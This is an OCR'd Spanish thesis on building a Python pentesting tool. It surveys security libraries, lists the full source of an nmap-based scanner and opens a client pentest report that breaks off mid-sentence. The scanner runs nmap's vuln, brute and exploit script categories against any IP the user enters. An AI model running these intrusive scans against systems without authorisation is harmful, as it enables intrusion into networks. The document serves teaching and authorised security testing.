


Figura 3.7. Funcionamiento de SCAPY [9]

Scapy también funciona bien en otras tareas específicas que la mayoría de las otras herramientas no pueden manejar, como enviar frames no válidos, inyectar sus propios frames 802.11, combinar técnicas (envenenamiento de caché ARP con salto de VLAN, decodificación de VOIP en canal encriptado WEP), etc.

La idea es sencilla, Scapy hace principalmente dos cosas: enviar paquetes y recibir respuestas. Se define un conjunto de paquetes, se envían, se reciben respuestas, se emparejan solicitudes con respuestas y devuelve una lista de pares de paquetes (solicitud, respuesta) y una lista de paquetes no coincidentes.

Instalación:

```
pip install scapy
```

3.3.2 REQUESTS

Requests es una librería HTTP de Python que se utiliza para enviar peticiones HTTP/HTTPS fácilmente [10]. La librería requests es una herramienta increíblemente útil y versátil para escribir scripts en Python que requieran interacción con servicios web en la que se ofrece una interfaz conveniente para enviar solicitudes HTTP y manejar las respuestas. La librería se puede utilizar para cualquier cosa, desde el envío de solicitudes simples a la obtención de datos complejos de las API a los sitios web de raspado (scraping).

Algunas de las características de la librería requests son Keep-alive (mantenimiento de conexiones), dominios y URLs, sesiones con persistencia de cookies, verificación SSL y mucho más. Esta librería sirve como herramienta fundamental para el hacking, ya que la mayoría de las actividades de hacking requieren la comunicación con servidores remotos y la obtención de recursos a través de Internet.

Instalación:

```
pip install requests
```

3.3.3 IMPACKET

Impacket es una colección de clases de Python para trabajar con protocolos de red. Actualmente, la librería se centra en proporcionar soporte para la programación de sockets de bajo nivel, TCP/IP, y múltiples protocolos de alto nivel. Es una librería de Python que facilita a los programadores la creación y decodificación de paquetes de red [11].

Impacket es utilizado por muchos hackers y probadores de Pentesting para elaborar ataques de intrusión personalizados basados en la red, como el ataque de intermediario (MitM) y el secuestro de sesiones. Originalmente fue diseñado como una

herramienta interna para ayudar en las pruebas, pero ha crecido hasta convertirse en una poderosa herramienta de hacker que puede ser utilizada contra las redes.

Instalación:

```
pip install impacket
```

3.3.4 PWNTOOLS

Los investigadores de seguridad y también los estudiantes que normalmente participan en competiciones CTF (Capture the Flag) deben proteger su bandera y a la vez, intentar conseguir la del equipo rival [12]. Para conseguirlo, se pueden valer de sus conocimientos y también de herramientas hechas que automatizan determinadas acciones, Pwntools es un conjunto de utilidades para hacernos la vida más fácil en este tipo de competiciones.

El proyecto Pwntools es un conjunto de utilidades, librerías y frameworks orientado específicamente a hacer la vida más fácil de los investigadores, y estudiantes de ciberseguridad que participan en este tipo de retos. Pwntools está escrito completamente en Python y proporciona una gran cantidad de módulos específicos para realizar una determinada tarea.

Instalación:

```
apt-get update
apt-get install python3 python3-pip python3-dev git libssl-dev libffi-dev build-essential
python3 -m pip install --upgrade pip
python3 -m pip install --upgrade pwntools
```

3.3.5 CRYPTOGRAPHY

Cryptography es un paquete que proporciona recetas criptográficas a los desarrolladores de Python. Esto incluye encriptación, hashing, generación de números aleatorios, firmas, así como cifrados por bloque y de flujo [13].

Proporciona una API de alto nivel para algoritmos criptográficos fuertes como las firmas digitales y bloques de construcción criptográficos de bajo nivel diseñados con el rendimiento en mente. El hacking ético hace uso de esta funcionalidad para cifrar y descifrar información sensible compartida en Internet.

Instalación:

```
pip install crypthography
```

3.3.6 PYTHON-NMAP

Python-nmap es una librería de Python que ayuda a utilizar el escáner de puertos Nmap. Nmap es una herramienta de administración de redes y auditoría de seguridad [14]. Normalmente se utiliza para descubrir hosts y servicios disponibles en una red, aunque también puede utilizarse para examinar un único host.

La librería python-nmap sirve como una wrapper de Python para la herramienta Nmap permitiendo acceder, usar y manipular fácilmente las características y funcionalidades de Nmap. La librería no sustituye a la herramienta Nmap, sino que sólo proporciona una interfaz para interactuar con Nmap.

Ofrece un rico conjunto de características para el escaneo de puertos, el descubrimiento de hosts y TCP/IP fingerprinting. Esta librería es una herramienta perfecta para hackers y administradores de sistemas que quieran automatizar las tareas de escaneo de la red y los informes.

Instalación:

```
pip install python-nmap
```

3.3.7 FAKER

Faker es un paquete de Python que genera datos falsos [15]. Puede generar cualquier cosa, desde nombres, números de teléfono y direcciones hasta textos falsos,

documentos XML, etc. Faker es muy fácil de usar. Sólo tienes que llamar a ***faker.name()*** y obtendrás un nombre aleatorio, ***faker.address()*** y obtendrás una dirección falsa.

Viene con muchas otras funciones para generar datos falsos. Hay varias razones por las que puedes querer usar Faker. Tal vez necesites rellenar una base de datos con información falsa para un prototipo o tal vez quieras permanecer anónimo en línea utilizando credenciales o direcciones falsas en línea.

Instalación:

```
pip install faker
```

Capítulo 4.

DESARROLLO DE HERRAMIENTA PARA LA DETECCIÓN DE VULNERABILIDADES

“Estoy convencido que la mitad de lo que separa a los emprendedores exitosos de los que no triunfan es la perseverancia”

- **Steve Jobs**

En este capítulo se aborda el desarrollo de la herramienta y el proceso de detección de vulnerabilidades, propuesto en el presente proyecto. Después de haber preparado el entorno de trabajo, comienza el desarrollo de la herramienta y es posible conocer más a fondo la utilización de las librerías de Python de forma práctica en el camino hacia la solución.

4.1 INTRODUCCIÓN

Se inicia proponiendo un proceso para la detección de vulnerabilidades y posteriormente, se da pasó la parte práctica del desarrollo utilizando las herramientas que se mencionan en el apartado 3.2 del capítulo anterior.

4.2 PROCESO PARA LA DETECCIÓN DE VULNERABILIDADES

La tecnología avanza a pasos agigantados, seguida muy de cerca por la evolución de amenazas y la aparición de nuevos vectores de ataque. Esto implica que la forma de lidiar con las vulnerabilidades también debe adaptarse para conseguir mejores resultados a la hora de ejecutar procesos con el objetivo de proteger las infraestructuras tecnológicas de una organización.

El Pentesting como herramienta para la gestión de la seguridad de la información se encuentra segmentado en una serie de fases que permite un desarrollo escalonado y dan vida a metodologías específicas de aplicación. La detección de vulnerabilidades es una de las primeras fases dentro de las metodologías existentes para realizar pentesting y representa una etapa importante que podría condicionar las siguientes etapas de la prueba y el producto final de la misma.

Hoy en día el Pentesting como servicio es un rubro de negocio creciente en el campo de la seguridad informática y existe una amplia lista de herramientas de código abierto y de paga, que pueden utilizarse en el proceso de detección de vulnerabilidades, sin embargo, aspectos tales como, las variables en los entornos de ejecución de Pentesting, alto nivel de personalización del Pentesting solicitado por el cliente, condicionamiento de normativas legales que afectan la infraestructura física y lógica del cliente, entre otros, pueden ser factores que pongan a prueba las capacidades de una metodología especifica. Para cubrir las brechas que pueden generar estos aspectos, en muchas oportunidades será necesario el desarrollo de un proceso adaptado que pueda formar parte de una herramienta que admita la personalización para adaptarse a un entorno especifico o la combinación de herramientas de código abierto existentes.

La metodología que pretende dar a conocer la presente investigación tiene como objetivo alinearse con el desarrollo de una herramienta de Pentesting, a la medida que produzca beneficios en la importante tarea de gestión de la seguridad de la información. El documento sentara las bases para el desarrollo de una herramienta en Python, buscando que cumpla características de calidad, flexibilidad y usabilidad.

4.2.1 Definición de proceso de detección de vulnerabilidades

Es importante enfatizar que para la presente investigación adoptamos la posición de una entidad dedicada a realizar pentesting como servicio, y se parte desde ese punto para desarrollar una herramienta que simule ataques dirigidos a una aplicación, el host que la hospeda y el segmento de red donde se localiza utilizando las vulnerabilidades encontradas. Este planteamiento supone contar con un proceso y el medio que lo ejecute para detectar las vulnerabilidades de forma activa y automatizada.

A continuación, en la Figura 4.1, se presenta el proceso definido para la herramienta, basado en los subprocesos habituales que se realizan en la etapa de escaneo en un Pentesting, tomando como referencia estándares ampliamente conocidos en el campo como PTES [16].




Figura 4.1. Proceso de detección de vulnerabilidades

4.3 DESARROLLO DE LA HERRAMIENTA

Para el desarrollo de la herramienta se ha utilizado Python v3 sobre la distribución de Kali Linux 2022.2 y Visual Studio Code, para el manejo del código fuente. El producto es una aplicación que corre en la consola de Python para realizar detección de vulnerabilidades en un host. Es importante especificar que la herramienta no posee un entorno gráfico y el proceso se realiza sobre la consola.

4.3.1 Herramienta Python Scanner

Python scanner es el nombre que se ha dado a la herramienta que realiza detección de vulnerabilidades en la red. La herramienta verifica el estado de un host (target) del cual debemos conocer su dirección IP. Luego a través de esta es posible descubrir el nombre del host, dirección MAC y el sistema operativo que tiene instalado el host, como información inicial. Posteriormente mapea los puertos del host, el estado en que estos se encuentran y los servicios que se encuentran corriendo. En la Figura 4.2, es posible apreciar el arranque de la herramienta en la consola de Kali.




Figura 4.2. Presentación de Python Scanner

Las librerías utilizadas en la herramienta son las siguientes (ver Figura 4.3):

- **Sys:** Para controlar aspectos específicos del sistema
- **Python-nmap:** Escaneos y ejecutar scripts.
- **Itertools**: Controla las iteraciones realizadas.

Los scripts utilizados en la herramienta para la detección de vulnerabilidades:

- **Auth:** ejecuta todos los scripts disponibles para autenticaciones.
- **Default:** ejecuta los scripts básicos por defecto de la herramienta.
- **Discovery:** recupera información de la víctima.
- **External:** script para utilizar recursos externos.
- **Instrusive:** utiliza scripts que son considerados intrusivos para víctima.




Figura 4.3. Librerías utilizadas

4.3.2 Estructura de Python Scanner

El uso de Nmap es muy común en el ámbito del Pentesting, sin embargo, al utilizarlos desde Python es posible obtener ciertas ventajas a la hora de desarrollar una herramienta, por ejemplo, el control de algunos procesos dentro del flujo del programa, por medio de otras librerías. La herramienta presenta una estructura simplificada, importando las librerías necesarias y luego solicitando el parámetro principal, dirección IP del host para iniciar con el escaneo de puertos. Posteriormente, ejecuta 5 categorías de scripts para la detección de vulnerabilidades que son consignadas en un archivo de texto de acuerdo con el proceso de detección que se ha definido previamente (Ver Figura 4.1). En el anexo AII, es posible apreciar el Código de la herramienta de forma completa.

4.4 SIMULACIÓN UTILLIZANDO LA HERRAMIENTA

Con el objetivo de poner a prueba la herramienta, se realizó una simulación en un ambiente controlado, utilizando un host colocado en la red, del cual solo se conoce su dirección IP. Los resultados finales se consignan en el reporte de Pentesting del anexo AII.

En la Figura 4.4 es posible observar cómo inicia el escaneo, proporcionando la dirección IP del objetivo devolviendo como resultado, datos importantes sobre este: Sistema operativo, versión del sistema, MAC Adres, estado de los puestos listados y los servicios.




Figura 4.4. Resultado de escaneo de puertos

En la Figura 4.5 se presenta parte del código utilizado en Python para realizar el escaneo desde la consola.

```python
def nmapPortScan(self, ip):
    print("\n============== Escaneo de puertos ==============")
    try:
        print("\nNmap version: ", self.nmapsync.nmap_version())
        self.nmapsync.scan(ip, '1-1024', arguments='-O')
        print("Estado de la IP: ", self.nmapsync[ip].state())
        print("Nombre del host: ", self.nmapsync[ip].hostname() if self.nmapsync[ip].hostname() != '' else "- De
        print("Estado del host: ", self.nmapsync[ip].state())
        print("MAC address: ", self.nmapsync[ip]['addresses']["mac"])
        print("Sistema Operativo: ", self.nmapsync[ip]['osmatch'][0]["name"])
        print("Puertos abiertos: ", self.nmapsync[ip]['tcp'].keys())

        for protocol in self.nmapsync[ip].all_protocols():
            print("Protocolo: ", protocol)
            ports = self.nmapsync[ip][protocol].keys()
            for port in ports:
                print("Puerto: %s\tEstado: %s\t Servicio: %s" % (port, self.nmapsync[ip][protocol][port]["state"
    except Exception as e:
        done = True
        print("Ocurrio un error: No se pudo realizar el escane porque el host no es alcanzable")
```

Figura 4.5. Código para realizar escaneo.

Finalmente se realiza la detección de vulnerabilidades como resultado de la ejecución de los scripts (ver Figura 4.6). Las vulnerabilidades también son presentadas en un archivo de texto para asegurar su portabilidad. Los resultados de la ejecución de los scripts proporcionan información sobre la naturaleza del host y las vulnerabilidades

específicas de los servicios que está corriendo que pueden ser explotadas posteriormente.




Figura 4.6. Lista de vulnerabilidades detectadas.

Capítulo 5.

CONCLUSIONES

“El mayor enemigo del conocimiento

No es la ignorancia, es la ilusión del conocimiento”

- **Stephen Hawking**

El presente capitulo aborda las conclusiones del proyecto y expone una serie de aspectos sobre la creación de herramientas personalizadas de Pentesting en un lenguaje de programación versátil como Python.

Python ofrece grandes facilidades para el desarrollo de herramientas de Pentesting dada la cantidad de librerías, su versatilidad y la documentación que existe que facilita su implementación.

El funcionamiento de la herramienta es correcto bajo los conceptos de Pentesting de Caja blanca y Caja gris en el proceso de detección de vulnerabilidades, ofreciendo la posibilidad de realizar variaciones en código en cuanto a la incorporación de script que se pueden utilizar en la simulación.

La herramienta se probó en un ambiente controlado y esta funciona correctamente de acuerdo con los requerimientos básicos que esta incorpora. Sin embargo, considerando la opinión de un usuario final es necesario que el informe que genera la herramienta al final de la detección sea más condensado. Esto representa una oportunidad de mejora en la herramienta.

Anexo I.

REFERENCIAS BIBLIOGRAFICAS

[1] U. N. Ávila, (2020, junio 29), Pymes, las más vulnerables ante la ciberdelincuencia, *Forbes Centroamérica*, [En línea] Disponible en: https://forbescentroamerica.com/2020/06/29/pymes-las-mas-vulnerables-ante-la-ciberdelincuencia/.

[2] El pasado, el presente y el futuro de las pruebas de Pentesting Jul 17, 2021 | Ridge Security, Ride Marketing | Overview. https://ridgesecurity.ai/es/blog/el-pasado-el-presente-y-elfuturo-de-las-pruebas-de-penetracion.

[3] H. Diazgranados, (2021, agosto 31), Ciberataques en América Latina crecen un 24% durante los primeros 8 meses de 2021, *Kasperky daily,* [En línea] disponible en: https://latam.kaspersky.com/blog/ciberataques-en-america-latina-crecenun-24-durante-los-primeros-ocho-meses-de-2021/22718/ |

[4] Guillén Zafra “Introducción al Pentesting”, Universitat de Barcelona, julio 2017, disponible en: http://diposit.ub.edu/dspace/bitstream/2445/124085/2/memoria.pdf

[5] Henry Raúl González Brito, Raydel Montesino erurena | Capacidades de las metodologías de pruebas de Pentesting para detectar vulnerabilidades frecuentes en aplicaciones web | Revista Cubana de Ciencias Informáticas Vol. 12, No.4, La http://scielo.sld.cu/scielo.php?script=sci_arttext&pid=S2227-18992018000400005&lng=pt&nrm=iso. | Habana octubre 10 de 2018

[6] SATAN - Security Administrator Tool for Analyzing Networks - CCN-STIC 401 (upm.es) | http://www.dit.upm.es/~pepe/401/index.html#!6607

[7] David Bernal | Delitos informáticos alcanzan cifra récord en 2021 en El Salvador| La Prensa Gráfica| https://www.laprensagrafica.com/elsalvador/Delitos-informaticos-alcanzan-cifra-record-en-2021-20211219-0067.html | diciembre 20, 2021

[8] Gilad David Maayan | Penetration testing as Service: A Practical Guide|Secury Coding|https://www.securecoding.com/blog/penetration-testing-as-a-service-apractical-guide/|February 3rd, 2021.

[9] Philippe Biondi | About Scapy | https://scapy.readthedocs.io/en/latest/introduction.html

[10] Kennet Reitz | Requests: HTTP for Humans | https://requests.readthedocs.io/en/latest/

[11] https://www.secureauth.com/labs/open-source-tools/impacket/|Release date 2003-2022.

[12] Gallopsled et al. Revision 493a3e3d., https://docs.pwntools.com/en/stable/|2016

[13] Mayo 3, 2022, https://pypi.org/project/cryptography/.

[14] Alexandre Norman, Blog Projets CV, https://xael.org/pages/python-nmap-en.html

[15] Daniele Faraglia, 2014 Revision b16b2bae | Welcome to Faker's documentation https://faker.readthedocs.io/en/master/

[16] The Penetration Testing Execution Standard (pentest-standard.org), http://www.pentest-standard.org/index.php/Main_Page

Anexo II.

CÓDIGO FUENTE DEL PROGRAMA

```
from operator import truediv

import nmap

import itertools

import threading

import time

import sys


class NSA:

    def __init__(self):

        self.nmapsync = nmap.PortScanner()

        self.nmapasync = nmap.PortScannerAsync()


    def banner(self):

        print("    _______  _____________  _______  _    __ ")

        print("   / __ \ \/ /_  __/ / / / __ \/ | / /")

        print("  / /_/ /\  / / / / /_/ / / / /  |/ /")

        print(" / ____/ / / / / / __  / /_/ / /|  /")

        print("/_/     /_/ /_/ /_/ /_/\____/_/ |_/")

        print("   ______ ___________    _   ____   _______________ ")

        print("  / ___// ____/   |  / | / / | / / ____/ __ \\")

        print("  \__ \/ /   / /| | /  |/ /  |/ / __/ / /_/ /")

        print(" ___/ / /___/ ___ |/ /|  / /|  / /___/ _, _/")

        print("/____/\____/_/  |_/_/ |_/_/ |_/_____/_/ |_|")

        print("\nScanner de detección de vulnerabilidades")

        print("================================================")

def scanning(self):

        while self.nmapasync.still_scanning():
```

```
            self.nmapasync.wait(5)
        done = True


    def nmapPortScan(self, ip):
        print("\n============== Escaneo de puertos ==============")
        try:
            print("\nNmap version: ", self.nmapsync.nmap_version())
            self.nmapsync.scan(ip, '1-1024', arguments='-O')
            print("Estado de la IP: ", self.nmapsync[ip].state())
            print("Nombre del host: ", self.nmapsync[ip].hostname() if
self.nmapsync[ip].hostname() != '' else "- Desconocido -")
            print("Estado del host: ", self.nmapsync[ip].state())
            print("MAC address: ", self.nmapsync[ip]['addresses']["mac"])
            print("Sistema Operativo: ", self.nmapsync[ip]['osmatch'][0]["name"])
            print("Puertos abiertos: ", self.nmapsync[ip]['tcp'].keys())

            for protocol in self.nmapsync[ip].all_protocols():
                print("Protocolo: ", protocol)
                ports = self.nmapsync[ip][protocol].keys()
                for port in ports:
                    print("Puerto: %s\tEstado: %s\t Servicio: %s" % (port,
self.nmapsync[ip][protocol][port]["state"],
self.nmapsync[ip][protocol][port]["name"]))
        except Exception as e:
            done = True
            print("Ocurrio un error: No se pudo realizar el escaneo porque el host no
es alcanzable")


    def nmapVulnScan(self, ip):
```

```
        try:
            print("\n========= Detección de vulnerabilidades =========")

            print("\n-> Probando categoria VULN de scripts")
            self.nmapasync.scan(ip, arguments="-sS -sV --script vuln",
callback=callback)
            self.scanning()

            print("\n-> Probando categoria AUTH de scripts")
            self.nmapasync.scan(ip, arguments="-sS -sV --script auth",
callback=callback)
            self.scanning()
            done = True

            print("\n-> Probando categoria DEFAULT de scripts")
            self.nmapasync.scan(ip, arguments="-sS -sV --script default",
callback=callback)
            self.scanning()

            print("\n-> Probando categoria DISCOVERY de scripts")
            self.nmapasync.scan(ip, arguments="-sS -sV --script discovery",
callback=callback)
            self.scanning()

            print("\n-> Probando categoria BRUTE de scripts")
            self.nmapasync.scan(ip, arguments="-sS -sV --script brute",
callback=callback)
            self.scanning()
```

```
            print("\n-> Probando categoria EXPLOIT de scripts")
            self.nmapasync.scan(ip, arguments="-sS -sV --script exploit",
callback=callback)
            self.scanning()

        except Exception as e:
            print("Ocurrió un error")

scanner = NSA()
scanner.banner()

ip_address = input("\n\nPor favor ingrese la IP que desea analizar: ")
print("La IP ingresada es: ", ip_address)
type(ip_address)

def callback(host, result):
    try:
        ports = result["scan"][host]["tcp"].keys()
        print('Resultados:')
        for port in ports:
            try:
                script = result["scan"][host]["tcp"][port]["script"]
                for key, value in script.items():
                    print("* P%s Script ejecutado: %s \tVulnerabilidad: %s" % (port, key,
value))
            except:
                pass
    except Exception as e:
        done = True
```

```
        print("\rOcurrió un error: ", e)


def animate():
    done = False
    for c in itertools.cycle(['|', '/', '-', '\\']):
        if done:
            break
        sys.stdout.write('\rEscaneo en proceso ' + c)
        sys.stdout.flush()
        time.sleep(0.1)
    sys.stdout.write('\r                    ')



scanner.nmapPortScan(ip_address)

scanner.nmapVulnScan(ip_address)
```

Anexo III.

REPORTE DE PENTESTING

Compromiso de confidencialidad

Cyber Security ES, empresa de seguridad informática debidamente acreditada en El Salvador se compromete a cumplir las siguientes clausulas:

- Resguardar la información, datos y hallazgos por el tiempo que se ha establecido en el acuerdo suscrito con la Empresa Data Net S.A. de C.V., utilizando las mejores prácticas que aseguren su conservación y preservación.
- No divulgar ninguno de los indicios, datos o hallazgos encontrados durante la ejecución de la prueba de penetración.
- No brindar ningún material a terceras partes sin el consentimiento por escrito del cliente, Data Net S.A. de C.V.
- presentar y revelar la información a las personas que tengan la necesidad imperativa de conocerla dentro de la organización Data Net S.A. de C.V., según el acuerdo previamente suscrito.

Resumen Ejecutivo

Como Cyber Security ES, empresa dedicada a proporcionar servicio de ciber seguridad en el Salvador, fuimos contratados por la empresa Data Net S.A. de C.V. para realizar una prueba de penetración y poder alcanzar los siguientes objetivos:

- Encontrar el objetivo (target) a probar dentro del segmento de red de la organización.
- Explotar las vulnerabilidades que se encuentren en el objetivo seleccionado.
- Proporcionar recomendaciones que permitan la organización realizar correcciones para evitar la materialización de una amenaza que ponga en riesgo su información.

Las pruebas realizadas fueron dirigidas al servidor ubicado en un segmento especifico de red proporcionado por la empresa, el cual cuenta con información y aplicaciones de misión crítica. Se simuló un ataque malicioso en el cual se intentó detectar de manera activa, puntos de entrada no detectados por la empresa con el fin de comprometer la seguridad.

Resumen de Resultados

El ejercicio comenzó con un escaneo generalizado del segmento de red de la empresa Data Net S.A. de C.V. en el cual detectamos el servidor al cual dirigiríamos el Pentesting. Sobre el servidor en cuestión, al realizar un análisis especifico, utilizando herramienta personalizada, Python Scanner desarrollada en Python y Kali Linux y WPScan para realizar un ataque de fuerza bruta

